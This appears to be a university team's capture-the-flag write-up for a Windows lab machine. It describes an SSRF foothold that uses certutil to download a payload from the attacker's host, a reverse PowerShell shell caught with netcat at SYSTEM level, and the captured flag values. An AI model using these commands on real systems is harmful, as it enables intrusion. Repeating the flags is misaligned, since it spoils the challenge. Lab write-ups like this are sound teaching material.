


From this we can conclude that this website leads to a new window. We already have the place for the drive. Now the question is how we gain access to it? Solution is reverse powershell. We create a reverse powershell file with the generated machine IP address and a port to listen. Upload the reverse shell file into the E drive. Listen to it with netcat and we are in.


Steps: Foothold (Reverse shell)

Members Involved: Firzan
Tools used: Burp suite, netcat, python http.server,
Thought Process and Methodology and Attempts:


- First of all we need to create a reverse shell in our own local machine. I have tried several powershell from the [reverse shell generator] but none of them work. :(



- Luckily I found a reverse shell by vulware on github. We can modify this reverse shell by changing the ip address and the port to our respective ip address and port.
- This file will be saved directly under our directory so that it is easy for us to open the python server later.



- After we modified and save the reverse shell we can then start our python server with port 80
- Command: **python -m http.server 80**




- To receive or download the reverse shell file from our local machine we will use the **SSRF vulnerability attack** to run commands from the url itself.
- For this we will use the Burp suite.
- To download the file I use the command **certutil** to receive the file from the local machine server. (Reference)

Downloading Files with Certutil


Downloading additional files to the victim system using native OS binary.

Execution


```
1 certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe
```




- To include the command with the url we have to encode it into **url encoding** hence for this we use the decoder function in the Burp Suite.




- Once encoded we can copy the encoded text and place it into the parameter as we have done before.
- We can check the directory again by running the command **dir** into the parameter and we can see our reverse shell file is already downloaded.





- Before we run the file we need to start our netcat listener in our host machine with command: **nc -lvnp 4545**
- We can then proceed with running the file.
- For this we will use the command: powershell.exe ./reverse-shell-file.ps1
- Same as before we need to encode it first by using Burp Suite.

- Now we can see that our netcat listener catches the reverse shell. :>
- We run the command: **whoami** to check our privileges and we can see we have a connection with "**nt authority system**" permissions.



- From this point I checked every users but we only can print the directory of user administrator
- From the folder Desktop we can get the file user.txt
- We then captured the first flag: **thm{09b408056a13fc222f33e6e4cf599f8c}**

```
    Directory: C:\users\administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos


PS C:\users\administrator> cd dekstop
PS C:\users\administrator> cd Dekstop
PS C:\users\administrator> cd Desktop
PS C:\users\administrator\Desktop> dir


    Directory: C:\users\administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


PS C:\users\administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\administrator\Desktop>
```

- From here we check our permissions to the path of user Superadmin and we can see that we do not have the permission
- Command: **get-acl** we get **Deny FullControl**
- But we can still try to read the flag directly by guessing the root file is in the Desktop folder.
- We run the command cat with the path and we captured the flag: **thm{a1f936a086b367761cc4e7dd6cd2e2bd}**
- GGWP

```
┌──(1211103220㉿kali)-[~]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.8.93.181] from (UNKNOWN) [10.10.118.75] 50016
whoami
nt authority\system
PS E:\xampp\htdocs\internal> get-acl


    Directory: E:\xampp\htdocs


Path     Owner                  Access
----     -----                  ------
internal BUILTIN\Administrators BUILTIN\Administrators Allow  FullControl ...


PS E:\xampp\htdocs\internal>
```

```
PS E:\xampp\htdocs\internal> cd c:
PS C:\> get-acl c:/users/SuperAdmin


    Directory: C:\users


Path       Owner                  Access
----       -----                  ------
SuperAdmin NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny  FullControl ...


PS C:\> get-acl c:/users/SuperAdmin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\users\SuperAdmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny  FullControl
         S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
         9-287235700-1000)
```

```
PS C:\> type c:\users\superAdmin\desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\> GGWP
```

Contribution

ID	NAME	CONTRIBUTION	SIGNATURE
1211101935	Mohamed Imran Bin Mohamed Yunus	Did the Reconnaissance (Port Scanning) and writing. Screenshot provider.	*IMRAN*
1211102060	Farris Aiman Bin Mohd Harris	Did the Enumeration (Finding subdomains) and writing. Did the video editing.	*FARRIS*
1211103220	Muhammad Firzan Ruzain Bin Firdus	Did the Foothold (Reverse shell) and writing. Screenshot provider.	*FIRZAN*
1211102057	Muhammad Syahir Nazreen Bin Abdul Hamid	Did the Exploiting (SSRF attack) and writing. Food supplier.	*SYAHIR*

VIDEO LINK: https://youtu.be/6h88FOxWa9E